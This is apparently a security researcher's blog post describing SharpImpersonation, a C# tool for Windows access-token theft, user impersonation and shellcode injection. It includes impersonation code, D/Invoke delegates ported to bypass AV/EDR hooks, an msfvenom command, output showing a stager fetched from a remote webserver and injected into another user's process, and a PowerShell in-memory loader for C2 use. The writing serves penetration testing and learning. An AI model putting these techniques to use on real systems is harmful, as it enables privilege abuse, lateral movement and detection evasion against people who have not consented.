
In some cases, especially for local users like `network service`, you need to first elevate privileges from an elevated process to *SYSTEM* to impersonate that target user. *TokenVator* also didn't return any error here for troubleshooting. So at some points I added more error messages and also included an auto-elevation to *SYSTEM* if nessesary:



It was not possible to impersonate `by username` for *TokenVator* but only `by Process ID`. This is most likely, because the *OpenProcess* API only takes a process ID as input which makes perfect sense. A username would therefore not result in a single process to open but in many :-P. I liked the idea of impersonating `by username` so I implemented a little function to find the first process for a target username and take that process ID as target:




You can also see, that the *WINSTA/DESKTOP* permissions for the current user are changed - the target user gets full permissions here. This avoids an issue, which in some cases returns the following error when trying to start a binary as an impersonated user in the current desktop environment:




Another thing - which basically isn't impersonation but still enables us to execute code in the context of another user is shellcode injection via *CreateRemoteThread*. I already implemented the *Syscall CreateRemoteThread* injection in *SharpNamedPipePTH* and thought it will also be usefull here. Therefore I also implemented shellcode injection via Syscalls. The shellcode can be loaded from a webserver or passed as base64 encoded parameter:

Load stager from webserver:



Generate msfvenom shellcode and inject that into another users process:

```
msfvenom -p windows/x64/exec CMD=cmd.exe EXITFUNC=threadmsfvenom -p windows/x64/exec CMD=cmd.ex
```



In my testings, I found, that the *D/Invoke* Syscalls failed when *SharpImpersonation* was executed via Covenants *Assembly* module. I think, that this is probably a bug in *D/Invoke* or alternatively with Covenants *SharpSploit implementation* (which also uses *D/Invoke*), as the parameters values are exactly the same. If some of you have an idea about this behaviour and/or on how to fix it - I'll appreciate any help. The `NT Status` return value for *NtOpenProcess* is *InvalidParameter* as shown here:

```
[*] Username given, checking processes

[+] Found process for user DESKTOP-1HRU06T\ClientAdmin with PID: 744

[*] Injecting shellcode into ProcID: 744 by username: DESKTOP-1HRU06T\ClientAdmin

Loading shellcode from webserver: http://192.168.100.138:8000/work.bin


[*] Open process with ID: 744
[-] NtOpenProcess failed - error code: InvalidParameter
[-] NtAllocateVirtualMemory failed - error code: InvalidHandle
[-] NtWriteVirtualMemory failed - error code: InvalidHandle
[-] NtProtectVirtualMemory failed - error code: InvalidHandle
[-] NtCreateThreadEx failed - error code: InvalidHandle
```

If you don't want to inject in one of the provided sample processes but into another one instead you can always provide the ID as alternative to the username:

```
c:\temp>SharpImpersonation.exe pid:2908

                                                        By: S3cur3Th1sSh1t, @ShitSecure

[*] ProcessID given, checking username

[*] Examining 137 processes
DESKTOP-1HRU06T\S3CUR3TH1SSH1T

[+] Username for ProcessID 2908 is found: DESKTOP-1HRU06T\S3CUR3TH1SSH1T

[*] Adjusting Token Privilege
SeDebugPrivilege                                    Reverse lookup for Process ID to username
 [+] Recieved luid
 [*] AdjustTokenPrivilege
 [+] Adjusted Privilege: SeDebugPrivilege
 [+] Privilege State: SE_PRIVILEGE_ENABLED

 [*] Changing WINSTA/Desktop permissions for the target user: DESKTOP-1HRU06T\S3CUR3TH1SSH1T
 [*] Setting Permission for : DESKTOP-1HRU06T\S3CUR3TH1SSH1T

[*] Stealing token from ProcID: 2908 to start binary: C:\windows\system32\cmd.exe
[+] Recieved Handle for:  (2908)
 [+] Process Handle: 0x03DC
[+] Primary Token Handle: 0x03E0
 [+] Duplicate Token Handle: 0x03DC
[*] Adjusting Token Privilege
SeAuditPrivilege
 [+] Recieved luid
 [*] AdjustTokenPrivilege
 [+] Adjusted Privilege: SeAuditPrivilege
 [+] Privilege State: SE_PRIVILEGE_ENABLED
[*] CreateProcessWithTokenW
Starting C:\windows\system32\cmd.exe with arguments
Directory: c:\temp
Tried starting process, return value is True
```

```
C:\windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19042.746]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
desktop-1hru06t\s3cur3th1ssh1t

C:\Windows\system32>
```

The username is still enumerated in the case of starting a binary, so that the *WINSTA/Desktop* permissions can be changed for that user. The PID can also be provided for shellcode injection and all other impersonation techniques.

My initial goal was to implement all of the techniques from the McAfee graphic above. It turned out, that `CreateProcessAsUser` , `ImpersonateLoggedOnUser` and `CreateProcessAsUserW` were already included in *Tokenvator*. So I only had to add `SetThreadToken` . Implementing that was straight forward, as it's just one `SetThreakToken` call after duplicating the token for the current process:

```
public virtual Boolean SetThreadToken(Int32 processId)
{
    Console.WriteLine("[*] Impersonating {0}", processId);
    GetPrimaryToken((UInt32)processId, "");
    if (hExistingToken == IntPtr.Zero)
    {
        return false;
    }

    IntPtr dulicateTokenHandle = IntPtr.Zero;
    object[] DuplicateTokenArgs = { hExistingToken, 2, dulicateTokenHandle };
    bool success = false;
    success = (bool)InvokeItDynamically.DynGen.DynamicAPIInvoke("advapi32.dll", "DuplicateToken", typeof(DuplicateToken), ref DuplicateTokenArgs, true, true);

    if (success)
    {
        phNewToken = (IntPtr)DuplicateTokenArgs[2];
    }
    else
    {
        GetWin32Error("DuplicateTokenEx: ");
        return false;
    }
    Console.WriteLine(" [+] Duplicate Token Handle: 0x{0}", phNewToken.ToString("X4"));

    IntPtr CurrentThread = IntPtr.Zero;

    object[] SetThreadTokenArgs = { IntPtr.Zero, phNewToken };
    success = (bool)InvokeItDynamically.DynGen.DynamicAPIInvoke("advapi32.dll", "SetThreadToken", typeof(SetThreadToken), ref SetThreadTokenArgs, true, true);

    if (success)
    {
        Console.WriteLine(" [+] Successfully set Token for the current process!");
        Console.WriteLine("[+] Operating as {0}", System.Security.Principal.WindowsIdentity.GetCurrent().Name);
        return true;
    }
    else
    {
        Console.WriteLine(" [+] SetThreadToken failed!");
        GetWin32Error("Error code: ");
        return false;
    }
```

The different impersonation techniques are usefull (from what I know) for different use cases:

1. `CreateProcessWithTokenW` & `CreateProcessAsUserW` - you spawn a *new process*. This can be done for `cmd.exe` , `powershell.exe` , `rundll32.exe` , `mshta.exe` or any other

command line binary *with arguments* for code execution or a C2 connection. If you have for example RDP access, you can also spawn GUI applications as the impersonated user. This enables us to authenticate as the impersonated user on local or remote applications, for example *SQL Server Management Studio* for DB access with windows authentication, *mstsc.exe /restrictedadmin* for lateral movement via RDP and so on. Basically everything that makes use of windows authentication can be used with the impersonated token.

2. `ImpersonateLoggedOnUser` & `SetThreadToken` - in *SharpImpersonation*, both are used to impersonate the target user for the *current process*. In my opinion, this makes most sense when run from a C2, as you can impersonate other users for the current agent's process. Some C2 like Cobalt Strike will spawn a new process for C# Assembly execution (without BOFs). In that case, you cannot use the techniques, as they would impersonate the target user in the remote process - which exits after execution. Maybe - I don't know - `SetThreadToken` can also be used to set the impersonated token for another thread than the current but I never tested this so far.


As I said in the Introduction there is a problem with *SharpImpersonation* usage inside of Covenant. If you try to use `ImpersonateLoggedOnUser` or `SetThreadToken` over the Covanent *Assembly* module it will look like that:

```
Assembly /assemblyname:"SharpImpersonation" /parameters:"user:DESKTOP-1HRU06T\S3cur3Th1sSh1t te
```

You can see, that we successfully impersonated our target user, but the whole session is still running as *NT AUTHORITY\SYSTEM*. I would have to dig deep into Covenant or SharpSploits code to exactly see the cause. I did take a look, but had not enough time to find the issue here. The Covenant modules are normally run in the same process, so that theese techniques *should* work. Maybe this could be solved for Covenant with a custom task, but I also didn't spend much time on that, as it already has a module for impersonation. The advantages from *SharpImpersonation* against the builtin Covenant module are the usage of *D/Invoke* and the choice of starting a binary (with or without parameters) as new process, which also can be used as alternative to get a new stager as the target user.

If you, however, run *SharpImpersonations* `ImpersonateLoggedOnUser` in your current process it will look like that:

```
$AssemblyBytes = [IO.File]::ReadAllBytes('PathToSharpImpersonation')
[System.Reflection.Assembly]::Load($AssemblyBytes)
$Command = "user:domain\targetuser technique:ImpersonateLoggedOnuser"
[SharpImpersonation.Program]::Main($Command.Split(" "))
```



Porting to D/Invoke

Last but not least I ported every single API in use to D/Invoke. The improvements of *D/Invoke* over *P/Invoke* can be found here. The main thing is, that you can bypass potential API hooks by AV/EDR vendors. Or alternatively avoid detections, that look for API calls in the Import Address Table from .NET Assembly's PE headers. Porting the functions to *D/Invoke* was somehow pain in the as for this project, as nearly none of them were used in open source projects on github as unmanaged code before. At least I didn't find other projects using them. So I had to create a new delegate for every single function. The *D/Invoke* part therefore took me the most time for this project.

A small overview for some of the *new* delegates:

```
[UnmanagedFunctionPointer(CallingConvention.StdCall)]
delegate Boolean OpenProcessToken(IntPtr hProcess, UInt32 dwDesiredAccess, out IntPtr hToken);

[UnmanagedFunctionPointer(CallingConvention.StdCall)]
delegate Boolean CloseHandle(IntPtr hProcess);

[UnmanagedFunctionPointer(CallingConvention.StdCall)]
delegate Boolean SetThreadToken(IntPtr ThreadHandle, IntPtr TokenHandle);

[UnmanagedFunctionPointer(CallingConvention.StdCall)]
delegate Boolean DuplicateToken(IntPtr ExistingTokenHandle, int SECURITY_IMPERSONATION_LEVEL, out IntPtr DuplicateTokenHandle);

[UnmanagedFunctionPointer(CallingConvention.StdCall)]
delegate Boolean DuplicateTokenEx(IntPtr hExistingToken, UInt32 dwDesiredAccess, IntPtr lpTokenAttributes, _SECURITY_IMPERSONATION_LEVEL ImpersonationLevel,

[UnmanagedFunctionPointer(CallingConvention.StdCall)]
delegate Boolean DuplicateTokenExLong(IntPtr hExistingToken, UInt32 dwDesiredAccess, ref _SECURITY_ATTRIBUTES lpTokenAttributes, _SECURITY_IMPERSONATION_LE\

[UnmanagedFunctionPointer(CallingConvention.StdCall)]
delegate Boolean ImpersonateLoggedOnUser(IntPtr hToken);

[UnmanagedFunctionPointer(CallingConvention.StdCall)]
delegate IntPtr OpenProcess(UInt32 dwDesiredAccess, Boolean bInheritHandle, UInt32 dwProcessId);

[UnmanagedFunctionPointer(CallingConvention.StdCall)]
delegate IntPtr OpenProcessLong(ProcessSecurityRights dwDesiredAccess, Boolean bInheritHandle, UInt32 dwProcessId);

[UnmanagedFunctionPointer(CallingConvention.StdCall)]
delegate IntPtr GetCurrentThread();

[UnmanagedFunctionPointer(CallingConvention.StdCall)]
delegate Boolean OpenThreadToken(IntPtr ThreadHandle, UInt32 DesiredAccess, Boolean OpenAsSelf, ref IntPtr TokenHandle);

[UnmanagedFunctionPointer(CallingConvention.StdCall)]
delegate Boolean ImpersonateSelf(_SECURITY_IMPERSONATION_LEVEL ImpersonationLevel);
```

There also is a Pull request in *D/Invoke* with the new delegates if you want to use them in other projects.

One example for *P/Invoke* vs. *D/Invoke* looks like that:

P/Invoke:

```
OpenProcessToken(Process.GetCurrentProcess().Handle, Constants.TOKEN_ALL_ACCESS, out currentPro
```

D/Invoke:

```
object[] OpenProcessTokenArgs =
{
    Process.GetCurrentProcess().Handle,
    Constants.TOKEN_ALL_ACCESS,
    currentProcessToken
};

bool success = (bool)DInvoke.DynamicGeneric.DynamicAPIInvoke("kernel32.dll", "OpenProcessToken"
currentProcessToken = (IntPtr)OpenProcessTokenArgs[2];
```

Big **thank you** to @Jean_Maes_1994 and @am0nsec for helping me out with porting the last remaining functions to *D/Invoke*. I found strange behaviours every here and there.

Known bugs & Workarounds

The tool currently set's the *WINSTA/Desktop* permissions to allow access for the target user. In some of my testings I faced the problem, that the permissions were not correctly set for target users with a space in the name. As a workaround you can also hardcode the target group *everyone*:

```
public static void GrantAccessToWindowStationAndDesktop(string username)
{
    Console.WriteLine(" [*] Setting Permission for : " + username + "\r\n");
    IntPtr handle;
    username = "everyone";
    const int WindowStationAllAccess = 0x000f037f;
```

The usage of *D/Invoke* also lead to some strange results at least in my testings especially for older Windows OS (Server 2012 and lower) versions (memory access violations for example). I think, that I found the API calls being responsible for this. You can use an embeded project using *P/Invoke* instead of *D/Invoke* for theese functions if you face theese issues. Most of the API's still use *D/Invoke* here:

- https://github.com/S3cur3Th1sSh1t/SharpImpersonation/tree/main/PInvoke

Conclusion

This was in the very first reason a learning by doing project from my side. I wanted to know more about the techniques and ended up in re-creating a tool for (ab)using them. In the result - *SharpImpersonation* - theese well known techniques are (ab)used to built *just another* impersonation tool with some improvements in comparison to other public tools.

You *can* use this tool as module for your favorite C2 - if the Assembly is loaded into the agents process and executed inside of that. Doing that has advantages and disadvantages but at least there is not a single `Environment.Exit()` - so the agent will not be killed by *SharpImpersonation* in any case. If the C2 spawns a separate process (Fork and run principle - like Cobalt Strike does) for the Assembly, you can still start any LOLBAS as new process for impersonation or inject shellcode into the target users process.

I hope some of you will find it usefull in your pentest projects and or engagements. If so - I'll appreciate any beer spend via Github Sponsors or Patreon.

Links & Resources

- SharpImpersonation - https://github.com/S3cur3Th1sSh1t/SharpImpersonation
- Tokenvator - https://github.com/0xbadjuju/Tokenvator

- SharpNamedPipePTH - https://github.com/S3cur3Th1sSh1t/SharpNamedPipePTH
- McAfee access token theft blog - https://www.mcafee.com/enterprise/en-us/assets/reports/rp-access-token-theft-manipulation-attacks.pdf
- Tokenvator part I - https://www.netspi.com/blog/technical/adversary-simulation/tokenvator-a-tool-to-elevate-privilege-using-windows-tokens/
- Tokenvator part II - https://www.netspi.com/blog/technical/adversary-simulation/tokenvator-release-2/
- On how to access protected networks - https://s3cur3th1ssh1t.github.io/On-how-to-access-protected-networks/
- ThunderFox - https://github.com/V1V1/SharpScribbles/tree/master/ThunderFox
- SharpChromium - https://github.com/djhohnstein/SharpChromium
- DInvoke - https://github.com/TheWover/DInvoke
- DInvoke introduction post - https://thewover.github.io/Dynamic-Invoke/
- LOLBAS - https://lolbas-project.github.io/

Previous Post
On how to access (protected) networks

Next Post
LSASS dumping in 2021/2022 - from memory - without C2